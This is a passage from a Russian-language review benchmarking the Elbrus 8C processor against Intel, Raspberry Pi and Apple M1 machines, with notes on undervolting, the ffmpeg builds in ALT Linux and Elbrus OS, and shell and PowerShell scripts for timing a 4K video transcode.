
Я поискал в базе данных Blender OpenData результаты других десктопных процессоров Intel Core 6-го поколения. Среди них результаты ближе всего к моему Xiaomi у Intel Core i5 6600 (без индекса K). Он примерно на 10% дольше рендерит сцены, чем мой i7-8550U на 25 Ватт. Из этого делаем вывод, что мой i7 8550U где-то посередине по части производительности между i5-6600 и i5-6600K. Ну и Эльбрус 8С тогда мы с чем-то средним из них сравниваем, считайте так.

Сравнивать Эльбрус на Linux с Xiaomi на винде это бред, так что я накатил себе на ноутбук второй системой ещё Ubuntu 20.04.3. Но это не всё, что я сделал. Дело в том, что у ноутбука Xiaomi просто отвратительное охлаждение, и из-за этого у меня ноутбук периодически вырубался от перегрева, когда я год назад сравнивал его с Macbook Pro на базе Apple M1. Да и после того, как он вырубался от этого самого перегрева, он ещё минут 5-10 не реагировал на кнопку питания. Случалось это, когда я напрягал и процессор, и видеокарту. Чтобы избежать такого при сравнении с Эльбрусом, на всякий случай, я андервольтнул процессор и снизил его TDP.



Скриншот 52. Стресс-тест Xiaomi Mi Notebook Pro GTX в Ubuntu 20.04.3. TDP 25 Ватт (-0 мВ). Спустя 2 часа.


Чтобы убедиться, что этот андервольтинг никак не повлияет на результаты бенчмарков далее, я прогнал стресс-тест на своём ноутбуке, не нагружая при этом видеокарту. Он частоту не снижал, и она всё время при тестировании составляла 3 ГГц (смотрите метрику в окне Терминала в верхнем правом углу). TDP при этом не снижался и составлял стабильно 25 Ватт все 2 часа (окно Терминала в нижнем правом углу), энергопотребление было в районе 24-25 Ватт (окно слева посередине).



Скриншот 53. Стресс-тест Xiaomi Mi Notebook Pro GTX в Ubuntu 20.04.3. TDP 20 Ватт (-100 мВ). Спустя 1 час.

Затем я снизил TDP с 25 Ватт до 20, и поубавил напряжение на 100 мВ. За счёт снижения напряжения частоты остались теми же. Из этого сделал такой вывод: при длительных тестах мой андервольтинг никак не должен сказаться на результатах. Да и при краткосрочных тестах мой андервольтинг не должен сильно влиять на результаты, т.к. при TDP 40 Ватт в турбобусте в стоке в первые пол минуты у меня частота 3.6 ГГц, а с андервольтингом – 3.7 ГГц. Эти 100 МГц разницы, которые видно только в первые пол минуты «прожарки» процессора не будут влиять особо на результаты.


Андервольтинг нужен по одной простой причине: я не хожу сжечь свой основной рабочий компьютер. Я понимаю, что сейчас много людей начнёт негодовать, мол, я должен был всё в стоке тестировать. Вот только я вообще ни разу не сын вашей маминой подруги, у меня нет лишних денег на покупку другого ноутбука. Если у меня мой Xiaomi в конец сломается из-за перегрева, я не смогу тут же купить ему нормальную замену. Поэтому уж простите мне этот нюанс, но я андервольтнул его проц, и снизил его TDP, чтобы он был холоднее, и я был за него спокоен. С учётом андервольтинга при более низком TDP у меня ноутбук работает с той же скоростью, что и с заводскими напряжением и TDP, только холоднее. Разницы в тестах быть не должно, поэтому далее я эту деталь опущу. Просто доношу до вас сведения, чтобы у вас вопросов к тому, что я в одном месте указал TDP 20 Ватт, а в другом – 25.



Скриншот 54. Результаты Intel Core i7-2600 в Blender Benchmark 2.04 (Blender 2.90). Источник: Blender OpenData.


Местами мы также будем сравнивать Эльбрус 8С с Core i7-2600 моего доброго комрада, EntityFX. Если судить по тому же тесту в Blender 2.90, его Intel Core i7 2600 примерно на 25% дольше рендерит сцены, чем мой i7 8550U на 25 Ватт. При этом у i7 2600 вполне нормальный десктопный TDP в 95 Ватт, да ещё и с Турбо Бустом, который поднимает его энергопотребление и тепловыделение. Такой роскоши у Эльбруса нет: до 5-го поколения включительно (E2Kv5) Эльбрусы не умели автоматически ни повышать частоту, ни снижать её (поэтому, в общем-то, для ноутбуков они и не годились). Только вручную это всё можно делать. А вот с версии E2Kv6 уже Эльбрусы вполне себе могут в автоматическую регулировку частоты процессора. Только не забывайте, что у меня 8С (E2Kv4, а не E2Kv6).

Итак, зачем мне с 2600K сравнение проводить? Дело в том, что я буду полагаться ещё и на тесты, которые проводил EntityFX (а проводил он много тестов), и для понимания всего расклада нам и пригодится эта информация.



Скриншот 55. Raspberry Pi 4 в версии с 4 ГБ оперативной памяти.

Также местами я буду сравнивать Эльбрус с моим Raspberry Pi 4 с 4 ГБ оперативной памяти, который я благополучно разогнал с 1.5 ГГц до 1.8 ГГц, чтобы по частоте он равнялся Raspberry Pi 400. На малине (Raspberry) у меня 2 кулера, которые хорошо её охлаждают, и с троттлингом я на ней не сталкивался (температура всегда ниже 80 градусов даже в стресс-тестах).



Скриншот 56. Сравнение Raspberry Pi 4 с Baikal-M1000 в Geekbench 5.4 Preview для Linux ARM64 (aarch64).

Если верить Geekbench, по производительности Baikal BE-M1000 на базе 8 ядер Cortex-A57 по 1.5 ГГц примерно в 2 раза опережает мою малину

(Raspberry Pi 4) с разгоном. Поэтому считайте, что в ряде тестов мы Эльбрус сравниваем с половинкой Байкала. На малине на постоянке я использую Ubuntu 20.04.3 без графического интерфейса, но специально для сравнения с Эльбрусом я накатил на другую карту памяти Raspberry Pi OS. Только учитывайте, что RPI OS я ставил с графическим интерфейсом, т.к. до оф. релиза 64-битной сборки 2-го февраля, та самая сборка от 28-го января, которую и признали стабильной, поставлялась только с граф. интерфейсом. Из-за этого результаты с RPI OS 64-bit могут быть на 5-10% ниже, чем с Ubuntu 20.04.3 64-bit, но какой-то уж гигантской разницы вы в любом случае не увидите. Обе системы я ставил на карты памяти microSD Samsung Evo Plus (одну ставил на 128 ГБ карточку, а другую - на 256 ГБ карту), и проблем со скоростью у этих карт никаких нету. Вы можете возразить, что стоило бы с малиной использовать SSD, вот только лишнего SSD для теста у меня нету, да и производительность у малины явно не в накопитель упирается, что вы увидите далее, поэтому SSD бы там ничего особо не поменял.

Местами я буду проводить сравнение ещё с Macbook Pro на базе чипа Apple M1. Я буду использовать как свои данные, так и данные от одного из подписчиков моего Telegram-канала «Техно Шаблон», Рифата Фазлутдинова. Дело в том, что год назад я провёл с макбуком тесты со старыми версиями ПО, и мне сейчас нужно было обновить эти самые тесты. Спасибо большое Рифату (оставлю ссылку на его GitHub) за то, что согласился провести тесты на своём Macbook Pro 13 2020 с Apple M1 и macOS 12.0.1. Благодаря нему мы сможем сравнить между собой по эффективности транслятор RTC от МЦСТ с транслятором Rosetta 2 от Apple. Ещё мы сравним RTC с ExaGear, транслятором, который Huawei купили у российской компании Eltechs. Что за компания Eltechs? Её основали сотрудники отдела двоичной трансляции в МЦСТ. Вот так, между делом, работая над транслятором x86 кода в E2K, ребята из МЦСТ сделали ещё и транслятор из x86 в ARM, а потом его купили Huawei. Я не знаю, как так получается, но все в мире ценят российских специалистов, в т.ч. из МЦСТ, и только российской государственной машине нет дела до разработок наших соотечественников... Мда... Ладно, погнали...

4. Тесты в тяжёлых задачах на C, C++ и Ассемблере.

4.1. Перекодирование видео с ffmpeg.

Скриншот 57. Вертикальное видео, конвертированное в горизонтальное с размытым фоном. Источник: junian.

Многие, наверное, натыкались в интернете на ролики типа «как сделать своё вертикальное видео горизонтальным в 2 клика без регистрации и СМС». Ну, в общем-то, инструменты, которые это делают, чаще всего базируются на ffmpeg. ffmpeg – это довольно мощный инструмент для работы с видео. Он позволяет и конвертировать видео, и обрезать, и накладывать эффекты, проводить минимальную коррекцию и всё это через консоль. Да даже стримить можно на YouTube при помощи ffmpeg. Вы можете взять плейлист с аудио или плейлист с видео и просто пустить его потоком на YouTube, используя для этого ffmpeg. Программа едва ли не на все случаи жизни, если научиться ей пользоваться. Многие утилиты, включая OBS, HandBrake, MP4Tools и куча других полагаются на ffmpeg при работе с видео. Т.е. эти утилиты дают вам более-менее понятный графический интерфейс, но под капотом практически всегда скрывается тот самый ffmpeg.

Ну и от того, насколько хорошо оптимизирован ffmpeg под железо зависит то, насколько высокие результаты это самое железо будет демонстрировать в большинстве приложений, направленных на работу с медиа. На Эльбрусе, разумеется, есть ffmpeg, но этот ffmpeg с нюансом.

Дело в том, что ffmpeg 4.4 на Альт Линукс 10 – это далеко не тот же ffmpeg 4.4, что доступен на Эльбрус ОС или OSL. Что я имею в виду?

```
ikakprosto@BitblazeOberon100Le8c: /home/ikakprosto
Файл  Правка  Вид  Поиск  Терминал  Справка
ikakprosto@BitblazeOberon100Le8c ~ $ cat /etc/os-release
NAME="ALT Workstation"
VERSION="10.0"
ID=altlinux
VERSION_ID=10.0
PRETTY_NAME="ALT Workstation 10.0 (Autolycus)"
ANSI_COLOR="1;33"
CPE_NAME="cpe:/o:alt:workstation:10.0"
BUILD_ID="ALT Workstation 10.0"
HOME_URL="https://basealt.ru/"
BUG_REPORT_URL="https://bugs.altlinux.org/"
ikakprosto@BitblazeOberon100Le8c ~ $ lsb_release -a
LSB Version:    n/a
Distributor ID: ALT
Description:    ALT Workstation 10.0 (Autolycus)
Release:        10.0
Codename:       Autolycus
ikakprosto@BitblazeOberon100Le8c ~ $ uname -a
Linux BitblazeOberon100Le8c 5.4.163-elbrus-def-alt2.23.1 #1 SMP Fri Dec 3 17:11:53 UTC 2021 e2k GNU/Linux
ikakprosto@BitblazeOberon100Le8c ~ $ ffmpeg -hide_banner -version 2>&1 | grep -i "ffmpeg version"
ffmpeg version 4.4-alt7 Copyright (c) 2000-2021 the FFmpeg developers
ikakprosto@BitblazeOberon100Le8c ~ $ ffmpeg -hide_banner -decoders | grep av1
 V..... libdav1d             dav1d AV1 decoder by VideoLAN (codec av1)
 V....D libaom-av1           libaom AV1 (codec av1)
 V....D av1                  Alliance for Open Media AV1
 A....D wmav1                Windows Media Audio 1
ikakprosto@BitblazeOberon100Le8c ~ $
```

Скриншот 58.Список поддерживаемых av1 декодеров в ffmpeg в Альт Линукс 10.

Если вы обратите внимание, то в Альт Линукс ffmpeg поставляется с декодерами libdav1d от VideoLAN, libaom-av1 от Alliance for Open Media и av1, являющийся, в общем-то, дубликатом того же libaom-av1.

```
Терминал - ikakprosto@BitblazeOberon100Le8c: /mnt/shared/av1
Файл  Правка  Вид  Терминал  Вкладки  Справка
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ cat /etc/os-release
PRETTY_NAME="Elbrus Linux 7.1"
NAME="Elbrus Linux"
VERSION_ID="7"
VERSION="7.1"
ID="elbrus"
HOME_URL="http://www.mcst.ru/"
SUPPORT_URL="http://www.mcst.ru/support/"
BUG_REPORT_URL="https://bugs.mcst.ru/"
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ lsb_release -a
No LSB modules are available.
Distributor ID: Elbrus
Description:    Elbrus Linux 7.1
Release:        7.1
Codename:       Elbrus Linux
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ uname -a
Linux BitblazeOberon100Le8c 5.4.0-3.15-e8c-nn #1 SMP Fri Dec 24 17:42:26 MSK 2021 e2k E8C MBE8C-PC GNU/Lin
ux
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ ffmpeg -hide_banner -version | grep version
ffmpeg version 4.4 Copyright (c) 2000-2021 the FFmpeg developers
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ ffmpeg -hide_banner -decoders | grep dav1d
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ ffmpeg -hide_banner -decoders | grep av1
 V....D av1                  Alliance for Open Media AV1
 A....D wmav1                Windows Media Audio 1
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$ ffmpeg -hide_banner -benchmark -c:v libdav1d -i Chimera-
2397fps-AV1-10bit-1920x1080-3365kbps.obu -f null - 2>&1
Unknown decoder 'libdav1d'
bench: maxrss=10448kB
ikakprosto@BitblazeOberon100Le8c:/mnt/shared/av1$
```

Скриншот 59. Список поддерживаемых av1 декодеров в ffmpeg в Эльбрус ОС 7.1.

В Эльбрус ОС 7.1 как вы видите, libdav1d в декодерах уже отсутствует. Это значит, что ffmpeg в Альт Линукс 10 имеет в своём составе больше модулей. Т.е. меньше всего нюансов у вас будет именно с версией от Альт Линукс. Я всё больше прихожу к мысли, что Эльбрус ОС нужен как плацдарм, на котором обкатываются новые технологии, а затем уже после обкатки они переносятся в более юзабельные дистрибутивы вроде Альт (я без понятия, как дела обстоят на Астре, сравниваю лишь с Альтом).

В общем, если в случае с VLC мы имели возможность установки дополнительных модулей, а по дефолту всё было одинаково, то в случае с ffmpeg вариант «из коробки» отличается у этих дистрибутивов. Просто занимательное наблюдение.

Итак, в чём суть теста? Мы попробуем перекодировать 4K 60 FPS H.265 8-bit 4:2:0 видео с битрейтом 77,4 Мбит/сек в старый добрый кодек кодек H.264. Длительность видео – 02:59, размер – 1,61 GiB.

А зачем перекодировать из H.265 в H.264? Ну, для примера, затем, что Apple не позволяет в Final Cut монтировать H.265 видео, снятое не на iPhone или другое совместимое устройство. Final Cut понимает H.265, но не любой.

На Эльбрусе мы проводим тест сразу с Альт Линукс 10, и с OSL 7.1, и с OSL 6.0. А зачем тут OSL 6.0? Просто в OSL 6.0 стояла ещё старая версия ffmpeg 4.3.1 и интересно оценить разницу между 4.4 и 4.3.1 в случае с Эльбрусом. Ещё я проводил тест с опцией **-crf0**, которая заставляет ffmpeg минимально сжимать итоговое видео, отчего оно весит больше 30 ГБ, но что с этой опцией, что без, разница ± одна и та же между всеми аппаратами, так что отдельно рассматривать результаты с этой опцией я не буду. Пишу это для того, чтобы вы не удивлялись наличию на скринах результатов с **-crf0**.

Уточню перед тем, как начать тест: в ffmpeg используется довольно много Ассемблерного кода под x86, чтобы ускорить вычисления на x86 машинах. ffmpeg без Ассемблерного кода под x86 и ARM я не нашёл, так что сравниваю то, что могу на Эльбрусе и на других аппаратах (ну а как иначе?).

Итак, как прогнать этот тест? Загрузить ffmpeg нужной вам версии и загрузить файл, который будем перекодировать. Далее задействуем команды.

Набор команд для теста на x86 машине с Linux:

```
if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-
Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; ffmpeg -hide_banner -version
| head -n 1; out="$(basename $in .mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-
crf0.mp4"; for outfile in "$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then
crf0="-crf 0"; else crf0=""; fi; postargs="-benchmark -hide_banner -loglevel error -i
$in -c:v libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0";
/usr/bin/time -f "Elapsed: %E (%e secs). $outfile" ffmpeg $postargs $outfile; done;
for videos in "$in" "$out" "$outcrf"; do du $videos; du -h $videos; ffprobe -
hide_banner -i $videos 2>&1 | grep Stream; done
```

Набор команд для теста на Эльбрусе (E2K) с Linux с RTC и без:

```
if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-
Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; out="$(basename $in
.mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-crf0.mp4";
translator="/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; translatorargs=" --
path_prefix /mnt/shared/rtc/ubuntu20.04/ -b $HOME -b /etc/passwd -b /etc/group -b
/etc/resolv.conf -- "; translate=""; folder1="/usr/bin"; folder2="."; function
transver() { $translator --version; }; echo ; function sizebitrate() { echo
"$(tput setaf 3)File:$(tput sgr0) $1. $(tput setaf 6)Size:$(tput sgr0) $(du -h $1
| awk '{ print $1 }') ($(du $1 | awk '{ print $1 }') bytes).$(tput sgr0) $(eval
$translate $2/ffprobe -hide_banner -i $1 2>&1 | grep 'Video:')"; }; sizebitrate
$in $folder1; if [[ ! $(arch) =~ ^((x|i[[:digit:]])86|amd64) ]]; then declare -a
folders=("$folder1" "$folder2"); else declare -a folders=("$folder1"); fi; for
folder in "${folders[@]}"; do echo; if [[ $folder == "/usr/bin" ]]; then
Mode="Native"; translate=""; else Mode="Translate"; translate="$translator
$translatorargs"; transver ; fi; file $folder/ffmpeg | grep -o '^.*linked'; eval
$translate $folder/ffmpeg -hide_banner -version | head -n 1; for outfile in
"$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then crf0="-crf 0"; else
crf0=""; fi; postargs="-hide_banner -loglevel error -i $in -c:v libx264 -c:a copy
-map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0 -y"; /usr/bin/time -f
"Elapsed: %E (%e secs). Mode: $Mode. Output: $outfile." /bin/bash -c "eval
$translate $folder/ffmpeg $postargs $outfile"; sizebitrate $outfile $folder; rm -
f $outfile; done; done;
```

Набор команд для теста на ARM с Linux с ExaGear и без:

```
if [ -f "Sony Surfing 4K Demo.mp4" ]; then mv "Sony Surfing 4K Demo.mp4" Sony-
Surfing-4K-Demo.mp4; fi; in="Sony-Surfing-4K-Demo.mp4"; out="$(basename $in
.mp4)-h264.mp4"; outcrf="$(basename $in .mp4)-h264-crf0.mp4";
translator="exagear"; translatorargs=" -- "; translate=""; folder1="/usr/bin";
folder2="."; function transver() { /opt/exagear/bin/ubt_x64a64_opt --version |
grep -i Revision; }; echo ; function sizebitrate() { echo "$(tput setaf
3)File:$(tput sgr0) $1. $(tput setaf 6)Size:$(tput sgr0) $(du -h $1 | awk '{
print $1 }') ($(du $1 | awk '{ print $1 }') bytes).$(tput sgr0) $(eval $translate
$2/ffprobe -hide_banner -i $1 2>&1 | grep 'Video:')"; }; sizebitrate $in
$folder1; if [[ ! $(arch) =~ ^((x|i[[:digit:]])86|amd64) ]]; then declare -a
folders=("$folder1" "$folder2"); else declare -a folders=("$folder1"); fi; for
folder in "${folders[@]}"; do echo; if [[ $folder == "/usr/bin" ]]; then
Mode="Native"; translate=""; else Mode="Translate"; translate="$translator
$translatorargs"; transver ; fi; file $folder/ffmpeg | grep -o '^.*linked'; eval
$translate $folder/ffmpeg -hide_banner -version | head -n 1; for outfile in
"$out" "$outcrf"; do if [[ $outfile =~ -crf0.mp4$ ]]; then crf0="-crf 0"; else
crf0=""; fi; postargs="-hide_banner -loglevel error -i $in -c:v libx264 -c:a copy
-map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0 -y"; /usr/bin/time -f
"Elapsed: %E (%e secs). Mode: $Mode. Output: $outfile." /bin/bash -c "eval
$translate $folder/ffmpeg $postargs $outfile"; sizebitrate $outfile $folder; rm -
f $outfile; done; done;
```

Набор команд для теста на x86 машине с Windows:

```
$ffmpegdir=".\ffmpeg\bin"; $ffmpeg="$ffmpegdir\ffmpeg.exe"; if (Test-Path -Path
'.\Sony Surfing 4K Demo.mp4' -PathType Leaf) { Rename-Item -Path '.\Sony Surfing
4K Demo.mp4' -NewName '.\Sony-Surfing-4K-Demo.mp4' }; $in='Sony-Surfing-4K-
Demo.mp4'; $out="$((Get-Item $in).Basename)-h264.mp4"; $outcrf="$((Get-Item
$in).Basename)-h264-crf0.mp4"; Function SizeBitrate ($file) { Write-Output "$file
- $((Get-Item $file).Length/1GB 2>$null) ($((Get-Item $file).Length 2>$null)
bytes)"; Invoke-Expression "& $ffmpegdir\ffprobe.exe -hide_banner -i $file 2>&1 |
findstr Video"}; Write-Output ''; SizeBitrate -file $in; Write-Output ''; Invoke-
Expression "& $ffmpeg -hide_banner -version | select -first 1"; ForEach (
$outfile in $out,$outcrf ) { if ( $outfile -match '-crf0.mp4$' ) { $crf0='-crf 0'
} else { $crf0='' }; Write-Output ''; $postargs="-hide_banner -loglevel error -i
$in -c:v libx264 -c:a copy -map 0:v:0 -map 0:a:0 -vsync 0 -qmin 18 -qmax 24 $crf0
-y"; $ElapsedTime=(Measure-Command -Expression { Invoke-Expression "& $ffmpeg
$postargs $outfile" } ); Write-Output "Elapsed:
$($ElapsedTime.Hours):$($ElapsedTime.Minutes):$($ElapsedTime.Seconds).$($ElapsedT
ime.MilliSeconds) ($($ElapsedTime.TotalSeconds ) seconds): $outfile" ;
SizeBitrate -file $outfile; Remove-Item $outfile };
```

